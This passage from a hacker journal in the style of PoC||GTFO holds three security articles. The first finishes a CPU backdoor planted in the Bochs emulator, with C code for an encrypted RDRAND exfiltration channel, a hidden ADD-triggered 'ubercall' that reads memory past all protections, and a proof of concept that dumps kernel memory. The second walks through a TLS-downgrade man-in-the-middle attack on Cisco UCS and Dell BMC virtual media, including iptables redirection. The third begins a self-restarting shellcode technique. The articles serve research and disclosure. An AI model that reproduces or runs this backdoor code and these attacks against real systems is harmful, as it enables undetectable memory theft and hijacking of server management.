   8 bytes -- counter
   6 bytes of padding
   1 byte -- evilstatus
   1 byte -- evilbyte */
uint8_t obuf[16];
AES_KEY keyctx;

AES_set_encrypt_key(BX_CPU_THIS_PTR evil.aes_key, 128, &keyctx);

memcpy(ibuf,               &(BX_CPU_THIS_PTR evil.counter),    8);
memset(ibuf + 8,           0xfe,                               6);
memcpy(ibuf + 8 + 6,       &(BX_CPU_THIS_PTR evil.evilstatus), 1);
memcpy(ibuf + 8 + 6 + 1,   &(BX_CPU_THIS_PTR evil.evilbyte),   1);

AES_encrypt(ibuf, obuf, &keyctx);

if (BX_CPU_THIS_PTR evil.out_stat == 0) {    /* output high half */
    memcpy(&val_64, obuf, 8);
    BX_CPU_THIS_PTR evil.out_stat = 1;
} else {                                      /* output low half */
    memcpy(&val_64, obuf + 8, 8);
    BX_CPU_THIS_PTR evil.out_stat = 0;
    BX_CPU_THIS_PTR evil.counter++;
}

BX_WRITE_64BIT_REG(i->dst(), val_64);
```

Note that the output of RDRAND in the above code is $AES_k(nonce \| counter)$, where we encode the data we wish to exfiltrate *in the nonce*. The 64-bit counter is there just to make the output look random to anyone who does not know the key. Unlike the standard uses of the counter mode, there is no xor-with-keystream involved in our exfiltration at all; what we do is equivalent to using the CTR mode for encrypting a plaintext of all zeros while transmitting actual data through the nonces.

The reason for this tweak is synchronization. Legitimate code may call RDRAND any number of times between our own invocations. If we used the CTR mode to generate a keystream to XOR with the data we exfiltrated, we would not be able to deduce the offset within the keystream given RDRAND values from two sequential calls. With our nonce-based method, we suffer from no synchronization issues and retain all security properties of the CTR mode.

Unless the counter overflows, the output of this version of RDRAND cannot be distinguished from random data unless you know the AES key. Overflows can be avoided by incrementing the key just before the counter overflows.

All we need now is to receive data from this covert channel as the output of two consecutive RDRAND executions. In the rare case that the OS preempts us between the two RDRAND instructions to run RDRAND for itself or another process, we need to try executing the two RDRANDs again. In practice, this form of interruption has not been observed.

8.2 Data Infiltration to the Ubervisor

We now need to find a way for user mode x86 code to communicate data *to* the ubervisor while keeping it impossible to detect it is doing so. First, we need to encrypt all the data we send to the ubervisor. Second, we need a way to signal to the ubervisor that we would like to send it data.

I decided to hook the `ADD_EqGqM` function, which is called when an ADD operation on two 64 bit general registers is decoded. In order to signal to the ubervisor that there is valid encrypted data in the registers, we put an encrypted magic cookie in RAX and RBX and test for it each time the hooked instruction is decoded. If the magic cookie is found in RAX/RBX, we extract the encrypted data from RCX/RDX.

We encrypt the data with AES in counter mode, using a different counter than is used for the RDRAND exfiltration. Again, we have a synchronization issue: how can we make sure we always know where the ubervisor's counter is? We resolve this by having the counter increment only when we see a valid magic cookie and, of course, for each 128-bit chunk of keystream we generate afterwards (used to decrypt the data we are sending to the ubervisor). That way, the ubervisor's counter is always known to us, regardless of how many times the hooked instruction is executed.

Note that CTR mode is malleable. If this were a production system, I would include a MAC and store the MAC result in an additional register pair.

Here is the backdoored `ADD_GqEqR` function:

```
BX_INSF_TYPE BX_CPP_AttrRegparmN(1) BX_CPU_C::ADD_GqEqR(bxInstruction_c *i)
{
    Bit64u op1_64, op2_64, sum_64;
    uint8_t error = 1;
    uint8_t data = 0xcc;
    uint8_t keystream [16];

    op1_64 = BX_READ_64BIT_REG(i->dst());
    op2_64 = BX_READ_64BIT_REG(i->src());
    sum_64 = op1_64 + op2_64;

    /* Ubercall calling convention:
    authentication:
    RAX = 0x99a0086fba28dfd1
    RBX = 0xe2dd84b5c9688a03

    arguments:
    RCX = ubercall number
    RDX = argument 1 (usually an address)
    RSI = argument 2 (usually a value)

    testing only:
    RDI = return value
    RBP = error indicator (1 iff an error occurred)
    ^^^^^ testing only ^^^^^

    ubercall numbers:
    RCX = 0xabadbabe00000001 is PEEK to a virtual address
    return *(uint8_t *) RDX
    RCX = 0xabadbabe00000002 is POKE to a virtual address
     *(uint8_t *) RDX = RSI
     if the page table walk fails, we don't generate any kind of fault or
     exception, we just write 1 to the error indicator field.

     the page table that is used is the one that is used when the current
     process accesses memory

    RCX = 0xabadbabe00000003 is PEEK to a physical address
     return *(uint8_t *) RDX
    RCX = 0xabadbabe00000004 is POKE to a physical address
     *(uint8_t *) RDX = RSI

     (we only read/write 1 byte at a time because anything else could
     involve alignment issues and/or access that cross page boundaries)
     */

    ctr_output(keystream);
    if (     ((RAX ^ *((uint64_t *) keystream)) == 0x99a0086fba28dfd1)
         && ((RBX ^ *((uint64_t *) keystream + 1)) == 0xe2dd84b5c9688a03)) {
        // we have a valid ubercall, let's do this texas-style
        printf("COUNTER = %016lX\n", BX_CPU_THIS_PTR evil.i_counter);
```

```
        printf("entered ubercall! RAX = %016lX RBX = %016lX RCX = %016lX RDX = %016lX\n",
            RAX, RBX, RCX, RDX);
        BX_CPU_THIS_PTR evil.i_counter++;
        ctr_output(keystream);
        BX_CPU_THIS_PTR evil.i_counter++;

        switch (RCX ^ *((uint64_t *) keystream)) {
            case 0xabadbabe00000001: // peek, virtual
                access_read_linear_nofail(RDX ^ *((uint64_t *) keystream + 1),
                                1, 0, BX_READ, (void *) &data, &error);
                BX_CPU_THIS_PTR evil.evilbyte = data;
                BX_CPU_THIS_PTR evil.evilstatus = error;
                break;
        }
        BX_CPU_THIS_PTR evil.out_stat = 0; /* we start at the hi half of the
                                              output block now */
    }

    BX_WRITE_64BIT_REG(i->dst(), sum_64);

    SET_FLAGS_OSZAPC_ADD_64(op1_64, op2_64, sum_64);

    BX_NEXT_INSTR(i);
}

void BX_CPU_C::ctr_output(uint8_t *out) {
    uint8_t ibuf [16];

    AES_KEY keyctx;
    AES_set_encrypt_key(BX_CPU_THIS_PTR evil.aes_key, 128, &keyctx);

    memset(ibuf, 0xef, 16);
    memcpy(ibuf, &(BX_CPU_THIS_PTR evil.i_counter), 8);
    AES_encrypt(ibuf, out, &keyctx);
}
```

8.3 Fun things to do in Ring -4

Now that we have ways to get data in and out of the ubervisor, we need to consider what exactly can be done within the ubervisor. In the general case, we create a bit of memory space and register space for our ubervisor and have ubercalls that allow reading and writing from the ubervisor's memory space as well as starting and stopping the ubervisor execution to load and execute arbitrary code isolated from the x86 core.

For sake of simplicity, I just implemented one ubercall which reads a byte from the specified virtual address and returns it via the RDRAND covert channel. This is done by ignoring all memory protection mechanisms. I needed to make copies of all the functions involved in converting a long mode virtual address into a physical address and strip out any code that changes the state of the CPU, including anything which adds entries to the TLB or causes exceptions or faults.

This is what the function called `access_read_linear_nofail` does.

```
/* implementations of byte-at-a-time virtual read/writes for long mode that
   never cause faults/exceptions and maybe do not affect TLB content */

#define NEED_CPU_REG_SHORTCUTS 1
#include "bochs.h"
#include "cpu.h"
#define LOG_THIS BX_CPU_THIS_PTR
#define BX_CR3_PAGING_MASK      (BX_CONST64(0x000ffffffffff000))
#define PAGE_DIRECTORY_NX_BIT   (BX_CONST64(0x8000000000000000))
#define BX_PAGING_PHY_ADDRESS_RESERVED_BITS \
```

```
                (BX_PHY_ADDRESS_RESERVED_BITS & BX_CONST64(0xffffffffffff))
#define PAGING_PAE_RESERVED_BITS (BX_PAGING_PHY_ADDRESS_RESERVED_BITS)
#define BX_LEVEL_PML4  3
#define BX_LEVEL_PDPTE 2
#define BX_LEVEL_PDE   1
#define BX_LEVEL_PTE   0

// keep it 4 letters
static const char *bx_paging_level[4] = { "PTE", "PDE", "PDPE", "PML4" };

Bit8u BX_CPP_AttrRegparmN(2)
BX_CPU_C::read_virtual_byte_64_nofail(unsigned s, Bit64u offset, uint8_t *error)
{
    Bit8u data;
    Bit64u laddr = get_laddr64(s, offset); // this is safe

    if (! IsCanonical(laddr)) {
        *error = 1;
        return 0;
    }

    access_read_linear_nofail(laddr, 1, 0, BX_READ, (void *) &data, error);
    return data;
}

int BX_CPU_C::access_read_linear_nofail(bx_address laddr, unsigned len,
                                        unsigned curr_pl, unsigned xlate_rw,
                                        void *data, uint8_t *error)
{
    Bit32u combined_access = 0x06;
    Bit32u lpf_mask = 0xfff; // 4K pages
    bx_phy_address paddress, ppf, poffset = PAGE_OFFSET(laddr);

    paddress = translate_linear_long_mode_nofail(laddr, error);
    paddress = A20ADDR(paddress);
    if (*error == 1) {
        return 0;
    }
    access_read_physical(paddress, len, data);

    return 0;
}


bx_phy_address BX_CPU_C::translate_linear_long_mode_nofail(bx_address laddr, uint8_t *error)
{
    bx_phy_address entry_addr[4];
    bx_phy_address ppf = BX_CPU_THIS_PTR cr3 & BX_CR3_PAGING_MASK;
    Bit64u entry[4];
    bx_bool nx_fault = 0;
    int leaf;

    Bit64u offset_mask = BX_CONST64(0x0000ffffffffffff);

    Bit64u reserved = PAGING_PAE_RESERVED_BITS;
    if (! BX_CPU_THIS_PTR efer.get_NXE())
        reserved |= PAGE_DIRECTORY_NX_BIT;

    for (leaf = BX_LEVEL_PML4;; --leaf) {
        entry_addr[leaf] = ppf + ((laddr >> (9 + 9*leaf)) & 0xff8);

        access_read_physical(entry_addr[leaf], 8, &entry[leaf]);
        BX_NOTIFY_PHY_MEMORY_ACCESS(entry_addr[leaf], 8, BX_READ, (BX_PTE_ACCESS + leaf),
                                    (Bit8u*)(&entry[leaf]) );
        offset_mask >>= 9;
```

```
        Bit64u curr_entry = entry[leaf];
        int fault = check_entry_PAE(bx_paging_level[leaf], curr_entry,
                                    reserved, 0, &nx_fault);
        if (fault >= 0) {
            *error = 1;
            return 0;
        }

        ppf = curr_entry & BX_CONST64(0x000ffffffffff000);

        if (leaf == BX_LEVEL_PTE) break;

        if (curr_entry & 0x80) {
            if (leaf > (BX_LEVEL_PDE + !!bx_cpuid_support_1g_paging())) {
                BX_DEBUG(("PAE %s: PS bit set !", bx_paging_level[leaf]));
                *error = 1;
                return 0;
            }

            ppf &= BX_CONST64(0x000fffffffffe000);
            if (ppf & offset_mask) {
                BX_DEBUG(("PAE %s: reserved bit is set: 0x" FMT_ADDRX64,
                          bx_paging_level[leaf], curr_entry));
                *error = 1;
                return 0;
            }

            break;
        }
    } /* for (leaf = BX_LEVEL_PML4;; --leaf) */


    *error = 0;
    return ppf | (laddr & offset_mask);
}
```

Please note that the above code chokes if reading more than one byte, because for simplicity, I have removed all code that deals with alignment issues and reads that span multiple pages.

If we were making an actual CPU with this backdoor mechanism, we would be more devious: instead of commanding a read when we make the ubercall, we would wait until the requested memory address is read by a legitimate process. This is so that the operation is not observable by looking at the activity on the wiring between the CPU and memory. That way, no software *or* hardware observation can reveal the presence of this type of backdoor besides analyzing the CPU die itself.

Note that anything that the CPU can access has to be accessible by this type of backdoor. There is no way to hide your information from this backdoor and still be able to process it with your CPU.

8.4 A PoC to dump kernel memory.

Once we have patched Bochs, we can start up Linux and run the following code to dump an arbitrary range of virtual memory:

```
#include <openssl/aes.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <stdio.h>

struct ctrctx {
    uint64_t counter;
```

```
    uint8_t aeskey[16];
};

void poke() {
    volatile uint64_t c,d;
    c = 0xaaabadbadbadbeef;
    d = 0xbeefbeefbeefbeef;
    asm volatile("rdrand  %0\n\t"
                 "rdrand  %1": "=r"(c), "=r"(d));
    printf("%016lX", c);
    printf("%016lX\n", d);
}

int main() {
    volatile uint64_t rax;
    volatile uint64_t rbx;
    volatile uint64_t rcx;
    volatile uint64_t rdx;
    uint64_t base, len, i;

    struct ctrctx ctx;
    uint8_t buf[16];

    base = 0xffffffff8105c7e0;
    len = 1024;
    ctx.counter = 0;
    memcpy(ctx.aeskey, "YELLOW SUBMARINE", 16);

    for (i = base; i < base + len; i++) {
        ctr_output(buf, &ctx);

        rax = 0x99a0086fba28dfd1;
        rbx = 0xe2dd84b5c9688a03;
        rcx = 0xabadbabe00000001;
        rdx = i;

        rax ^= *((uint64_t *) buf);
        rbx ^= *((uint64_t *) buf + 1);
        ctx.counter++;
        ctr_output(buf, &ctx);
        rcx ^= *((uint64_t *) buf);
        rdx ^= *((uint64_t *) buf + 1);
        ctx.counter++;

        asm volatile(
            "add %0, %1" : "=a" (rax) : "a" (rax), "b" (rbx), "c" (rcx), "d" (rdx): );

        poke();
    }
}

void ctr_output(uint8_t *output, struct ctrctx *ctx) {
    uint8_t ibuf[16];

    AES_KEY keyctx;
    AES_set_encrypt_key(ctx->aeskey, 128, &keyctx);

    memset(ibuf, 0xef, 16);
    memcpy(ibuf, &(ctx->counter), 8);
    AES_encrypt(ibuf, output, &keyctx);
}
```

In the above code, an output in `peek_output` will generate a memory dump. Look at the last byte in each 16 byte block for the bytes of data.[12]

```
for foo in ‘cat peek_output‘; do echo -n $foo |xxd -r -p | ./qw |
openssl enc -d -aes-128-ecb -nopad -K 59454c4c4f57205355424d4152494e45|xxd >> dump;done}
```

Here are the first few lines of a dump, beginning at `0xffffffff8105c7e0`.

```
0000000: db10 0000 0000 0000 fefe fefe fefe 00c0  ................
0000000: dc10 0000 0000 0000 fefe fefe fefe 00be  ................
0000000: dd10 0000 0000 0000 fefe fefe fefe 009f  ................
0000000: de10 0000 0000 0000 fefe fefe fefe 0000  ................
0000000: df10 0000 0000 0000 fefe fefe fefe 0000  ................
0000000: e010 0000 0000 0000 fefe fefe fefe 0000  ................
0000000: e110 0000 0000 0000 fefe fefe fefe 0048  ...............H
0000000: e210 0000 0000 0000 fefe fefe fefe 00c7  ................
0000000: e310 0000 0000 0000 fefe fefe fefe 00c7  ................
0000000: e410 0000 0000 0000 fefe fefe fefe 00d8  ................
0000000: e510 0000 0000 0000 fefe fefe fefe 002f  .............../
0000000: e610 0000 0000 0000 fefe fefe fefe 006f  ...............o
0000000: e710 0000 0000 0000 fefe fefe fefe 0081  ................
0000000: e810 0000 0000 0000 fefe fefe fefe 00e8  ................
0000000: e910 0000 0000 0000 fefe fefe fefe 000e  ................
0000000: ea10 0000 0000 0000 fefe fefe fefe 00bd  ................
```

Look at the first few bytes starting at `0xffffffff8105c7e0`, which is in the text section of the kernel. Run `./extract-vmlinux` on the `vmlinuz` file and `objdump -d` to extract the code.

If you compare the first few bytes of the dump above with the output of `objdump`, you will find a match!

```
ffffffff8105c7df:       75 c0
ffffffff8105c7e1:       be 9f 00 00 00
ffffffff8105c7e6:       48 c7 c7 d8 2f 6f 81
ffffffff8105c7ed:       e8 0e bd ff ff
```

Note that throughout the execution of this program, all the deterministic register/memory state is *identical* whether or not you run it on a CPU that has this backdoor. Full code is available by unzipping this PDF file.[13]

[12] The `./qw` directive simply swaps endianess on all bytes in each quadword because of how we copied data from the output buffer for AES into the registers.

[13] `git clone https://github.com/matildah/bochsdoor`

9 From Protocol to PoC; or, Your Cisco blade is booting PoC||GTFO.

by Mik

We often see products with network protocols intended to be opaque to us. We suspect that we can do interesting things with it, but where do we start?

This article will guide you from an opaque protocol used by Cisco UCS and some Dell servers for KVM and remote virtual media block device functionality, to a PoC that takes advantage of this protocol's bolt-on security. This protocol has been the subject of Bug IDs CSCtr72949 and CSCtr72964, better knows as CVE-2012-4114 and CVE-2012-4115. But then, who among you, when your son hungers for a PoC, would give him a CVE?[14]

So we will walk the road to PoC together, working up to a way to replace the CD/DVD that the administrator is exporting with a more fun virtual ISO image, then take the further step of redirecting the inserted USB key via a more open protocol.

While data centers are near-optimal habitats for computers, spending long hours and late nights there can be quite uncomfortable for humans. To alleviate this problem, most server systems incorporate a BMC management console that provides remote keyboard, mouse, video and virtual media—generally emulating a USB keyboard, mouse, DVD-ROM and removable disk, while also intercepting video output.

My journey down this road started when a prompt from my Cisco blade popped up. It turned out that while keyboard and mouse sessions could do TLS, the video or virtual media interfaces could not. This told me not only that the most dangerous interface to my systems was insecure, but also the TLS support was bolted-on and thus it wasn't hard to trick a user who didn't read the prompt text carefully.

While much fun could be had intercepting the keyboard and video streams, the importance of securing block device access seemed to be overlooked by those filling in the CVSS score form, so I took it upon myself to prepare a demonstration.

In order to do this, we need to understand the protocol, so let us link arms and take a stroll down PoC lane.

9.1 Framing

Distinguishing the individual frames is an excellent starting point for unraveling an otherwise unknown protocol. Generally speaking, a protocol will send messages in one of the following formats:

Explicit length: Just put the message length at or near the start of the message. Sometimes it's the payload length, other times it includes the length field itself.

Examples of this are the DIAMETER protocol, TLS, and indeed the APCP/AVMP protocols described here.


[14] Matthew 7:9

Defer to upper-layer: This is common with UDP-based protocols—simply allow the upper layer to define the frame boundary. It would be foolhardy for a protocol designer to rely on frame boundaries with TCP. Often the sending side will send a complete frame in a segment, offering a vital hint to the reverse engineer.

Delimiter: Classic examples of this are line-oriented protocols such as POP3 and SMTP where the delimiter is CRLF. Other protocols, those originally designed to operate over bitstream transports, refer to their delimiter as "sync bits". The general rule is that the message starts or stops at an easily recognized boundary, and also that they do their damndest to avoid placing the delimiter in the message itself.

Dual-Mode: Even seasoned `vi` users occasionally type code while in command mode or find a rogue `ex` command in a config file. The same can be said for network protocols. HTTP uses CRLF-CRLF as a delimiter to denote the end of the headers, then once the Content-Length header has been parsed the message body length is known. This state transition makes for some awful, buggy implementations, a situation that didn't improve with Chunked encoding.

In our case, the TCP session looks a little something like this.



This is extremely lucky, as it seems the application developer accidentally wrote the packet header byte at a time, each having its own segment. This makes it easy to distinguish the header from the body.

As we can see, there's a magic field, "`APCP`", then a big-endian number that happens to match the frame size including the header, then four bytes.

The catch is that there are actually three protocols running on this port: APCP, BEEF, and AVMP, and their respective framing is subtly different.

APCP functions as a control protocol, so we need to decode those frames, even though we're not particularly interested in them.

BEEF is the protocol that the keyboard, video and mouse operate on. We switch to pass-through mode when we see a BEEF packet, or indeed anything we don't recognize, in order to allow it to pass unhindered.

AVMP is the virtual media protocol, which only starts when you click on the virtual media tab. The term "virtual media" may be more familiar if you rephrased it as "remote DVD-ROM and removable disk."

9.2 Message Types

Binary protocols like these generally require that the type of message be in the message header. This is analogous to the request line in HTTP, in that it allows the remote end to route the message to the correct processing routine.

Often enabling logging on the application will simply name the decoded message type for you.[15] There's no need to over-extend yourself decoding particular message types if they don't seem relevant to your PoC, but you should at least note the name and function of messages if you can infer them.

In this case we are dealing with block devices. Block device protocols only have two methods of interest.

```
read(offset, length) -> data[length] | error
write(offset, data[length]) -> ack | error
```

Offset and length are either multiplied by the block size or aligned to the block size. Block devices don't let you write half-blocks—when you write less than a full block to the middle of a file, your filesystem needs to read in the block and write back the modified version.

The read response and write request were easy to spot—simply transfer some data and you'll see it in the frame. The server will send a maximum of sixteen blocks per read response, but will respond in full using multiple messages then send a "Status" message with a code of zero. Error messages are simply "Status" messages with a non-zero code.

Note that in the case of AVMP and NBD (and indeed modern SCSI and ATA protocols) requests are tagged. Each tag is an opaque value on the request, which must be returned with the response. This allows multiple messages to be in-flight at once, which greatly increases the throughput.

Read requests in AVMP also have a third argument, referred to as the Block Factor, which is the maximum number of blocks the application should send back in a single read response. I did not try sending more, mostly because I wished to avoid an unpleasant trip to the data center.

There were other AVMP requests that I had to find and decode. These were the ones that described the drive, and mapped and unmapped a drive (read: inserted or removed a disk).

9.3 TLS

In this age of mistrust, customers are demanding encryption for all of their network protocols. TLS is the standard answer; while it isn't much fun to circumvent TLS, it's generally not much trouble.

If the program talks some cleartext protocol before sending a TLS `ClientHello`, chances are that it is negotiating whether or not to enable TLS over the network. This is, of course, ridiculous, but alas it's a popular idiom for bolted-on cryptography.[16]


In these circumstances, the prudent thing to do would be to tell the client that the server doesn't know what TLS is. My PoC does this with the `--downgrade` option.

```
Client -> KVM: Session please, I can do TLS
KVM -> Client: Ok, let's TLS
[ TLS negotiation ]

Client -> KVM: Session please, I can do TLS
KVM -> Client: Ok, let's talk plaintext
```

The server often enforces that only TLS connections should be allowed, but since the client is rarely authenticated at the TLS layer, your exploit tool may simply establish a TLS connection to the server while maintaining a cleartext connection to the client.

The effects of connection downgrade are rather subtle. While the connection is now operating in malleable cleartext, the prompt dialog changes only slightly:

[15] "Trace logging" in Java.
[16] Try this with your favorite SMTP, XMPP and IMAP clients—you may be unpleasantly surprised.



It should be noted that with the virtual media component on the Cisco blades it actually sends the cleartext password in the background before you mindlessly click "Accept".[17]

If the client seems to only wish to talk TLS, an alternative approach may be used. You simply start up a TLS server and accept the client connection. You may then establish a TLS client connection to the server, and forward the data between them. This is commonly called a Man-in-The-Middle attack, but in this modern age it's generally machines rather than men or women who perform such work.

Astute readers will note that this will annoy the certificate validation routine in the client application. In reality, this is rarely the case.[18] If such a validation routine even exists, it can be bypassed with an Accept/Reject dialog which displays some textual information that you can easily duplicate in your own self-signed certificate.

For a particularly ironic example of this, look at the code in the supplied PoC. The two useful options work together with some way of passing the IP traffic to the Machine-in-the-Middle, which runs the client.

```
--servercert SERVERCERT
                    File containing the server certificate for MitM
--serverkey SERVERKEY
                    File containing the server private key for MitM
```

Your friendly neighborhood `iptables` can take care of the redirection.

```
iptables -A PREROUTING -d [target IP] -p tcp --dport 2068 -j REDIRECT --to-ports 2068
```

9.4 Clients and Servers

It is interesting to note that in SCSI there are no clients and servers. Instead, there are Initiators and Targets. This applies to many protocols which two distinct roles, both providing services to each other. The classic example is that a web browser provides more valuable information to the web server than vice versa, yet the reason it's considered the client is that it initiates the connection.

When intercepting network connections, you should consider what services both ends of the connection provide you.

In our example, which intercepts Virtual Media connections between a Java application and BMC, the BMC provides the service of connecting CD-ROMs and removable media to it. While generally this involves

[17] This is still an improvement over other vendors, which do not display any prompt and simply talk in the clear. At least one has devoted man-hours to fixing this since trying out my PoC.

[18] *If you don't believe us, neighbor, there's an academic paper about that, "The most dangerous code in the world: validating SSL certificates in non-browser software", by Georgiev et al. —PML*

a server administrator wasting hours waiting for an operating system to install, we might choose something more fun, such as tetranglix from PoC||GTFO 3:8.


The `--cdrom CDROM` option in the PoC replaces any mapped CD-ROM with the provided image file.

The service provided by the application is possibly more interesting. A server administrator might connect a USB key to the system, perhaps containing a "kickstart" or "sysprep" file. The provided PoC will export the inserted Removable Media via NBD, which most Linux systems will happily mount as if it were a normal hard drive. This feature can be accessed with `--ndb` and `--ndblisten address:port`. Please be kind when testing, as this is exported read/write.

9.5 Have fun, stay safe

If you own a system that contains a BMC, please be careful what networks you connect it to, and which networks you access it through. A simple solution might be to connect a VPN device directly to it, and run a VPN client application on your desktop.

Remember that besides bolt-on security, such systems' management interfaces likely have plenty of other flaws. For example, see the SSH banner that the same BMC produces, or IPMI Cipher 0.



10 i386 Shellcode for Lazy Neighbors; or, I am my own NOP Sled.

by Brainsmoke

Who needs a NOP sled when you can jump into the middle of your shellcode and still succeed? The trick here is to set a canary value at the start of the shellcode and check it at the very end. This allows for an exploit to jump right in the middle of the shellcode, because when the canary check fails, the shellcode will just start again from the beginning.

Due to placement of variables in memory by the compiler it is usually possible to guess a payload's four-byte alignment. Let's assume a possible entry point at every fourth byte, not bothering with any other offsets as doing this for every single offset would be impossible.[19]

In order to make this work, no entry point should generate a fault, regardless of the register values. This means we will only be accessing memory through the stack pointer. We also shy away from instructions that are larger than four bytes, such as the five byte long 32 bit push-immediate instruction. Instead, we use smaller instructions to achieve the same goal. In this case we use the four byte long 16 bit push. This means that we, for the greater part of the shellcode, do not have to worry about jumping in to the middle of instructions.

For our canary check, at the start of the shellcode we will fill `ebp` with the 32 most significant bits of the timestamp counter. On modern CPUs this value increases every few seconds. As `ebp` often contains a pointer to an address on the stack, it is unlikely that it will have the same value initially. Just before popping shell, we will read the timestamp counter again and compare. If they differ, we'll assume we entered somewhere in the middle of the code and restart from the beginning. As this value changes every once in a while, you might be so unlucky that it changed in the few cycles between the two reads, but in this case our shellcode will just loop one extra time before finishing.

